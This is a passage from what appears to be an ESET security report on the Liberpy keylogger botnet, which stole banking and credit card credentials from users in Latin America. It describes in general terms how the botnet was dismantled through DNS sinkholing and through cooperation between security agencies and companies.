Liberpy has all the basic features of a keylogger and a bot. This allows an attacker to control the infected computers through a C&C server. By sending update orders, changes in domains and other features, the attacker might be able to move from one address to another if controlled domains are blocked. However, through the DNS Sinkholing, the affected computers are no longer controlled.

Now, as the affected systems are identified, they can be disinfected and security policies can be reviewed to prevent this from happening again.

Conclusion

Liberpy was a Botnet that was active for more than eight months in our region, aimed at stealing information from users in Latin America, particularly in Venezuela. It gathered private data such as usernames, passwords, access to home banking and credit cards from more than 2,000 infected computers.

Through collaboration between different security agencies and companies, we were able to dismantle this network by analyzing and understanding its operation. Such actions have allowed us to dismantle cybercriminals in the region, alert affected users, and understand their actions in order to help companies and users protect themselves so they can "Enjoy Safer Technology".

Studying the behavior, actions, techniques and methodologies used by cybercriminals is another step in helping thousands of users in the region and in the world to be alert, identify threats, and protect their systems. Detecting new threats that cybercriminals spread is one of the tasks carried out by ESET's Latin America Malware Analysis Laboratories, but working together with different entities enables us to encompass different aspects of threat management that help us make the Internet a safer place.